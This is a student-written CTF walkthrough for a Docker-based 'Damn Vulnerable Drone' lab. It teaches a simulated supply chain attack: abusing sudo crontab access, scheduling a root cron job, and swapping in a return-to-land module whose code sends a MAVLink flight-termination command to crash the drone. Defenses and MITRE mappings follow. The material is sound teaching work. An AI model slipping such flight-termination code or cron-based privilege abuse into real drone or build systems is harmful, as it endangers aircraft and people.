

Technische Hochschule Deggendorf
Faculty Applied Information Technology
Studiengang Bachelor of Cyber-Security

Damn Vulnerable Drone Supply Chain Compromise CTF - Technical Walkthrough

Vorgelegt von:

Christof Renner
Matrikelnummer: 22301943
Manuel Friedl
Matrikelnummer: 1236626
Felix Hahl
Matrikelnummer:

Prüfungsleitung:

Prof. Dr. Michael Heigl

Am: 11. Mai 2025

Contents

1. Welcome to Your First Hacking Lab!	4
1.1. What You'll Learn Today	4
1.2. What is a Supply Chain Attack?	4
2. Background: MITRE ATT&CK Framework	5
3. Background: What is Docker?	5
4. System Architecture	6
4.1. Container Overview	6
4.2. Network Topology	6
5. Lab Setup - Getting Started	7
5.1. Starting Your Hacking Environment	7
5.2. Your First Connection	7
6. Phase 1: Initial Access	8
6.1. MITRE ATT&CK Mapping	8
6.2. Gaining Access to the Developer Machine	8
6.3. Initial System Reconnaissance	8
7. Phase 2: Discovery	9
7.1. MITRE ATT&CK Mapping	9
7.2. Documentation Analysis	9
7.3. Build System Analysis	9
7.4. Privilege Analysis	9
8. Phase 3 - Finding Our Attack Vector	10
8.1. MITRE ATT&CK Mapping	10
8.2. The Privilege Escalation Hunt	10
8.3. Understanding Cron Jobs	10
8.4. Monitoring the Compromise Process	11
9. Phase 4: Supply Chain Compromise	11
9.1. MITRE ATT&CK Mapping	11
9.2. Analysis of the Compromised Component	11
9.3. Deployment Verification	12
10. Phase 5: Impact	13
10.1. MITRE ATT&CK Mapping	13
10.2. Drone Crash Simulation	13
10.3. Flag Extraction	13
11. Defense and Mitigation	13
11.1. How to Prevent Supply Chain Attacks	13
11.2. Implementing Basic Defenses	14

12.Real-World Context	15
12.1. Famous Supply Chain Attacks	15
12.2. Career Paths in Cybersecurity	15
13.Next Steps	15
13.1. Continue Learning	15
13.2. Certification Pathways	16
14.Troubleshooting	16
14.1. Common Problems	16
14.1.1. Cron Service Issues	16
14.1.2. Network Connection Problems	17
14.1.3. Permission Issues	17
15.Lab Summary	17
15.1. What You Accomplished	17
15.2. Final Thoughts	18
16.Additional Resources	18
16.1. Further Learning	18
A. Command Reference	18
A.1. Essential Linux Commands	18
B. MITRE ATT&CK Mapping	19
B.1. Techniques Demonstrated	19

1. Welcome to Your First Hacking Lab!

Your Mission Briefing

Welcome, future cybersecurity professional! You've just been hired as a junior penetration tester at SecureDrone Inc. Your first assignment? Test the security of a new drone development system that the company is building.

The development team has been working on a cutting-edge drone platform, but management is concerned about security. They've heard scary stories about "supply chain attacks" in the news and want to make sure their system is bulletproof.

Your job is to think like a hacker and try to break into their development environment. Don't worry - this is all legal and part of your job! The system has been specially designed for testing, so you can't hurt anything real.

Are you ready to become a cybersecurity detective?

1.1. What You'll Learn Today

By the end of this lab, you'll understand:

- What a "supply chain attack" really means
- How hackers use basic Linux commands to explore systems
- Why developers sometimes make security mistakes
- How to think like both an attacker and a defender
- Real techniques used by professional security testers

1.2. What is a Supply Chain Attack?

Supply Chain Attack Explained Simply

Imagine you're buying a sandwich from your favorite shop. You trust the shop, so you don't check if someone poisoned the ingredients before they arrived at the shop. A supply chain attack is like poisoning the ingredients at the supplier level - the shop owner doesn't know, and neither do the customers!

In cybersecurity, this means hackers don't attack the final product directly. Instead, they sneak malicious code into the development process, so when the "clean" software gets installed, it's actually already compromised.

Famous examples: SolarWinds (2020), Codecov (2021), and many npm packages.

2. Background: MITRE ATT&CK Framework

What is the MITRE ATT&CK Framework?

The MITRE ATT&CK Framework is a globally recognized knowledge base of cyberattack techniques and tactics. It helps security professionals understand how real-world attackers operate, map their activities, and improve defenses.

Key Concepts:

- **Tactics:** The attacker's goals (e.g., Initial Access, Persistence, Privilege Escalation)
- **Techniques:** How those goals are achieved (e.g., Phishing, Exploiting Vulnerabilities, Scheduled Tasks)
- **Procedures:** Real-world examples of how techniques are used

In this lab, you'll see MITRE IDs (like T1078) that map your actions to real attacker behaviors!




Figure: Example MITRE ATT&CK Tactics Progression

3. Background: What is Docker?

Docker in a Nutshell

Docker is a tool that lets you run applications in isolated environments called **containers**. Think of containers as lightweight, portable virtual computers that always work the same way, no matter where you run them.

Why use Docker?

- Easy to set up complex labs and environments
- Each container is separate and safe to experiment in
- Used by real companies for development and deployment




Figure: Docker Host Running Multiple Isolated Containers

4. System Architecture

4.1. Container Overview

The DVD system consists of three main components:

1. **Developer Machine** (`dev-workstation`)
 - Low privileged developer access
 - Build tools and development environment
 - Vulnerability: Sudo access to `crontab`
2. **Ground Control Station** (`ground-control`)
 - Main control system for drone operations
 - Monitors shared build artifacts
 - Deployment target for compromised software
3. **Damn Vulnerable Drone** (`drone-01`)
 - Drone simulation with MAVLink protocol
 - Executes Return-to-Land (RTL) operations
 - Target of the supply chain compromise

4.2. Network Topology




Figure 1: DVD Network Architecture

5. Lab Setup - Getting Started

5.1. Starting Your Hacking Environment

First, let's get our lab environment running. Don't worry about understanding every detail right now - we'll explain as we go!

```
1 # Open a terminal and navigate to the lab directory
2 cd /path/to/Damn-Vulnerable-Drone/DVDS-SUPPLYCHAIN-CHALLENGE
3
4 # Start all the lab computers (containers)
5 docker-compose up -d --build
6
7 # Check that everything is running
8 docker ps
```

Listing 1: Starting the Lab Environment

What just happened?

We just started several "virtual computers" (called containers) that simulate a real company's development environment:

- A developer's workstation (where programmers write code)
- A ground control station (where drone operators work)
- A simulated drone (for testing)

Think of it like a miniature version of a real company's IT infrastructure!

5.2. Your First Connection

Now let's connect to the developer's computer and start exploring:

```
1 # Connect to the developer's workstation
2 docker exec -it dvd-developer-machine /bin/bash
3
4 # You should see a command prompt that looks like:
5 # root@developer-machine:/#
```

Listing 2: Connecting to the Developer Machine

Challenge: What user directories can you find on the system?

List the user directories you discover

6. Phase 1: Initial Access

6.1. MITRE ATT&CK Mapping

Technique: T1078 - Valid Accounts

6.2. Gaining Access to the Developer Machine

The first step is to gain access to the development environment:

```
1 # Start the entire DVD system
2 docker-compose up -d
3
4 # Connect to the developer machine
5 docker exec -it dvd-developer-machine /bin/bash
6
7 # Log in as developer
8 su - developer
9 # Password: dev123
```

Listing 3: Starting Container and Access

6.3. Initial System Reconnaissance

After successful login, perform the following exploration steps:

```
1 # Current directory and user context
2 pwd
3 whoami
4 id
5
6 # Available network connections
7 ping -c 3 ground-control
8 ping -c 3 drone-01
9
10 # Check network configuration
11 ip addr show
12 route -n
```

Listing 4: Basic System Reconnaissance

7. Phase 2: Discovery

7.1. MITRE ATT&CK Mapping

Technique: T1083 - File and Directory Discovery

7.2. Documentation Analysis

Examine the available documentation:

```
1 # Navigate to documentation directory
2 cd /home/developer/Documents/
3
4 # Read available hints
5 cat README.txt
6 cat known_issues.txt
7
8 # Explore project directories
9 ls -la /home/developer/projects/
10 python3 /home/developer/projects/drone_dev.py
```

Listing 5: Documentation Review

7.3. Build System Analysis

Identify the build system and potential attack vectors:

```
1 # Examine the /opt/ directory
2 ls -la /opt/
3 ls -la /opt/shared-builds/
4
5 # Analyze the build update script
6 cat /opt/build-update.sh
7
8 # Check current RTL implementation
9 cat /opt/shared-builds/return-to-land.py
```

Listing 6: Build System Exploration

7.4. Privilege Analysis

Determine available privileges and vulnerabilities:

```
1 # Check sudo permissions
2 sudo -l
3
4 # Analyze cron configuration
5 crontab -l 2>/dev/null || echo "No cron jobs configured"
6
7 # System users and groups
8 groups
9 cat /etc/passwd | grep developer
```

Listing 7: Privilege Enumeration

8. Phase 3 - Finding Our Attack Vector

8.1. MITRE ATT&CK Mapping

Technique: T1053.003 - Scheduled Task/Job: Cron

8.2. The Privilege Escalation Hunt

We found the build script, but it's owned by root. We need to find a way to modify it. Let's check what special privileges our developer account has:

```
1 # Check what commands we can run as root
2 sudo -l
3
4 # Look for scheduled tasks (cron jobs)
5 crontab -l
6
7 # Check if there are any system-wide cron jobs
8 ls -la /etc/cron*
9 cat /etc/crontab
```

Listing 8: Checking Privileges

What is sudo?

sudo stands for "Super User DO". It allows regular users to run specific commands as the root (administrator) user.

When you run `sudo -l`, you're asking: "What am I allowed to do as root?"

If a system is misconfigured, you might find that you can run dangerous commands as root, even from a regular user account!

Challenge: Privilege Discovery

When you run `sudo -l` and find that you can run some commands without a password (look for "NOPASSWD"), you've found a critical security vulnerability!

Write down the flag below:

FOUND_SUDO_PRIVILEGES

8.3. Understanding Cron Jobs

Cron is like a robot assistant that runs commands automatically on a schedule:

```

1 # Create a malicious cron job to trigger our supply chain attack
2 sudo crontab -e
3
4 # Add this line to run the build script every 2 minutes:
5 # */2 * * * * /opt/build-update.sh
6
7 # Verify the cron job was installed
8 sudo crontab -l

```

Listing 9: Setting Up Malicious Cron Job

How to Read Cron Syntax

A cron job looks like: `*/2 * * * * /opt/build-update.sh`

The five stars represent:

- `*/2` = every 2 minutes
- `*` = every hour
- `*` = every day of month
- `*` = every month
- `*` = every day of week

So `*/2 * * * *` means "every 2 minutes"!

8.4. Monitoring the Compromise Process

Watch as our supply chain attack unfolds:

```

1 # Watch the RTL file for changes
2 watch -n 10 "ls -la /opt/shared-builds/return-to-land.py && echo '---'
   && head -10 /opt/shared-builds/return-to-land.py"
3
4 # Alternative: Monitor system logs
5 tail -f /var/log/syslog | grep CRON

```

Listing 10: Monitoring the Attack

9. Phase 4: Supply Chain Compromise

9.1. MITRE ATT&CK Mapping

Technique: T1195.002 - Compromise Software Supply Chain

9.2. Analysis of the Compromised Component

After the cron job executes automatically, the RTL component gets replaced:

```

1 def send_flight_termination_command(master):
2     """Send flight termination command to force the drone
3     to shut down in mid-air."""

```

```

4     master.mav.command_long_send(
5         master.target_system,
6         master.target_component,
7         mavutil.mavlink.MAV_CMD_DO_FLIGHTTERMINATION,
8         0, # Confirmation
9         1, # Param1: 1 to initiate flight termination
10        0, 0, 0, 0, 0, 0 # Other params unused
11    )
12    print("CRITICAL: Flight termination command sent")

```

Listing 11: Compromised RTL Implementation

Understanding the Attack

What just happened is the core of a supply chain attack:

1. We used legitimate access (developer account)
2. We exploited a misconfiguration (sudo crontab access)
3. We scheduled malicious code to be deployed automatically
4. The build system now deploys compromised software every 2 minutes
5. Anyone using the "updated" software will run our malicious code

This is exactly how real-world supply chain attacks work!

9.3. Deployment Verification

Verify the successful compromise:

```

1 # Check the modified RTL file
2 cat /opt/shared-builds/return-to-land.py | grep -A 5 "flight_termination"
3
4 # Verify deployment logs in Ground Control System
5 docker logs dvd-ground-control | grep "RTL module"

```

Listing 12: Deployment Verification

Challenge: Supply Chain Compromise

When you see the malicious flight termination code in the RTL file, you've successfully compromised the supply chain! Write down the flag below:

SUPPLY_CHAIN_COMPROMISED

10. Phase 5: Impact

10.1. MITRE ATT&CK Mapping

Technique: T1485 - Data Destruction

10.2. Drone Crash Simulation

Execute the compromised RTL component to demonstrate impact:

```
1 # Direct execution of the compromised RTL
2 python3 /opt/shared-builds/return-to-land.py
3
4 # Alternative: Via the Ground Control System
5 docker exec -it dvd-ground-control python3 /return-to-land.py
```

Listing 13: RTL Execution and Crash Simulation

10.3. Flag Extraction

Upon successful crash, the flag is displayed:

Connected to drone via ground control

CRITICAL: Flight termination command sent - simulating crash

[DRONE CRASHED] Root Flag: DVD{supply_ch41n_c0mpr0m153_1s_r34l_7hr347}

Challenge: Mission Complete

When you see the drone crash message with the root flag, you've completed the entire supply chain attack! Write down the final flag below:

DVD{supply_ch41n_c0mpr0m153_1s_r34l_7hr347}

11. Defense and Mitigation

11.1. How to Prevent Supply Chain Attacks

Now that you understand how these attacks work, let's learn how to defend against them:

Security Best Practices

1. Strong Authentication

-
- Use strong, unique passwords
 - Implement multi-factor authentication
 - Regular password rotation

2. Privilege Management

- Follow principle of least privilege
- Remove unnecessary sudo permissions
- Audit privileged access regularly

3. Build System Security

- Code signing and verification
- Isolated build environments
- Automated security scanning
- Change monitoring and approval processes

4. Monitoring and Detection

- File integrity monitoring
- Continuous security monitoring
- Anomaly detection
- Regular security audits

11.2. Implementing Basic Defenses

Let's implement some basic security measures:

```
1 # Remove dangerous sudo permissions
2 sudo visudo
3 # Remove or comment out the NOPASSWD line
4
5 # Set up file integrity monitoring
6 sudo apt-get install aide
7 sudo aide --init
8
9 # Monitor critical files
10 sudo auditctl -w /bin/build-update.sh -p wa -k build_script_changes
11 sudo auditctl -w /opt/shared-builds/ -p wa -k shared_builds_changes
12
13 # Check for unusual cron jobs
14 sudo crontab -l
15 ls -la /etc/cron.d/
```

Listing 14: Basic Security Hardening

12. Real-World Context

12.1. Famous Supply Chain Attacks

Your lab exercise was based on real attack techniques used in major cybersecurity incidents:

Table 1: Major Supply Chain Attacks

Attack	Year	Description
SolarWinds	2020	Hackers injected malicious code into SolarWinds' software updates, affecting thousands of organizations including government agencies
Codecov	2021	Hackers modified a bash script in Codecov's CI/CD pipeline, stealing credentials from hundreds of customer networks
CCleaner	2017	Malware was inserted into the popular CCleaner software, affecting over 2 million users
NotPetya	2017	Attackers compromised a Ukrainian software company's update mechanism to spread destructive malware globally

12.2. Career Paths in Cybersecurity

Completing this lab shows you have aptitude for several cybersecurity careers:

- **Penetration Tester:** Test systems for vulnerabilities (like you just did!)
- **Security Analyst:** Monitor and respond to security threats
- **DevSecOps Engineer:** Build security into development processes
- **Incident Response Specialist:** Investigate and contain cyber attacks
- **Security Architect:** Design secure systems and infrastructure

13. Next Steps

13.1. Continue Learning

Recommended Learning Path Immediate Next Steps:

- Practice more Linux command line skills

-
- Learn about the MITRE ATT&CK framework
 - Study common vulnerabilities (OWASP Top 10)
 - Try other hands-on labs (TryHackMe, HackTheBox)

Intermediate Goals:

- Learn a scripting language (Python, Bash)
- Study network security fundamentals
- Practice with vulnerability scanners
- Understand cryptography basics

Advanced Skills:

- Reverse engineering and malware analysis
- Cloud security (AWS, Azure, GCP)
- Advanced persistent threat (APT) analysis
- Security tool development

13.2. Certification Pathways

Consider pursuing these entry-level certifications:

- CompTIA Security+ (foundational)
- CEH (Certified Ethical Hacker)
- GSEC (GIAC Security Essentials)
- CySA+ (Cybersecurity Analyst)

14. Troubleshooting

14.1. Common Problems

14.1.1. Cron Service Issues

```
1 # Check service status
2 sudo systemctl status cron
3
4 # Restart service
5 sudo systemctl restart cron
6
7 # Analyze cron logs
8 sudo tail -f /var/log/syslog | grep CRON
```

Listing 15: Cron Debugging

14.1.2. Network Connection Problems

```
1 # Check container network
2 docker network ls
3 docker network inspect dvd_dvd-network
4
5 # Test container connectivity
6 docker exec dvd-developer-machine ping -c 3 ground-control
```

Listing 16: Network Debugging

14.1.3. Permission Issues

```
1 # Check file permissions
2 ls -la /opt/build-update.sh
3 sudo chmod +x /opt/build-update.sh
4
5 # SELinux/AppArmor status (if enabled)
6 getenforce
7 aa-status
```

Listing 17: Permission Debugging

15. Lab Summary

15.1. What You Accomplished

Challenge: Your Achievement Summary

You successfully completed a realistic supply chain attack simulation:

Flags Earned:

1. CONNECTED_TO_LAB - First system access
2. FOUND_DEVELOPER_USER - System reconnaissance
3. BECAME_DEVELOPER - Privilege escalation
4. FOUND_BUILD_SYSTEM_CLUES - Intelligence gathering
5. FOUND_BUILD_SCRIPT - Target identification
6. FOUND_SUDO_PRIVILEGES - Vulnerability discovery
7. SUPPLY_CHAIN_COMPROMISED - Supply chain compromise
8. DVD{supply_ch41n_c0mpr0m153_ls_r34l_7hr347} - Mission complete

Skills Demonstrated:

- Linux command line proficiency
- System reconnaissance techniques
- Privilege escalation exploitation
- Supply chain attack methodology
- Build system manipulation
- Security impact assessment

15.2. Final Thoughts

Congratulations, Security Professional!

You've just completed your first professional-level cybersecurity exercise. The techniques you learned are used every day by:

- Penetration testers securing corporate networks
- Red teams testing government defenses
- Security researchers discovering vulnerabilities
- Incident responders investigating breaches

Remember: With great power comes great responsibility. Use these skills to make the digital world safer for everyone!

Welcome to the cybersecurity community!

16. Additional Resources

16.1. Further Learning

- MITRE ATT&CK Framework: <https://attack.mitre.org/>
- NIST Cybersecurity Framework: <https://www.nist.gov/cyberframework>
- OWASP Top 10 for Containers: <https://owasp.org/www-project-container-top-10/>
- MAVLink Protocol Documentation: <https://mavlink.io/>

A. Command Reference

A.1. Essential Linux Commands

Table 2: Linux Commands Used in This Lab

Command	Description
<code>pwd</code>	Print working directory (where am I?)
<code>whoami</code>	Show current username
<code>id</code>	Show user ID and groups
<code>ls -la</code>	List files with detailed information
<code>cat filename</code>	Display file contents
<code>find / -name pattern</code>	Search for files
<code>sudo -l</code>	List sudo privileges
<code>crontab -l</code>	List cron jobs
<code>ps aux</code>	List running processes

Command	Description
<code>tail -f filename</code>	Follow file updates in real-time
<code>chmod +x filename</code>	Make file executable
<code>su - username</code>	Switch to different user

B. MITRE ATT&CK Mapping

B.1. Techniques Demonstrated

Table 3: MITRE ATT&CK Techniques in This Lab

ID	Technique	Lab Implementation
T1078	Valid Accounts	Using developer credentials (dev123)
T1083	File and Directory Discovery	Exploring filesystem with ls, find
T1053.003	Scheduled Task/Job: Cron	Exploiting cron jobs for persistence
T1548.003	Abuse Elevation Control: Sudo	Exploiting sudo NOPASSWD misconfiguration
T1195.002	Supply Chain Compromise	Injecting malicious code into build system
T1485	Data Destruction	Simulating drone system compromise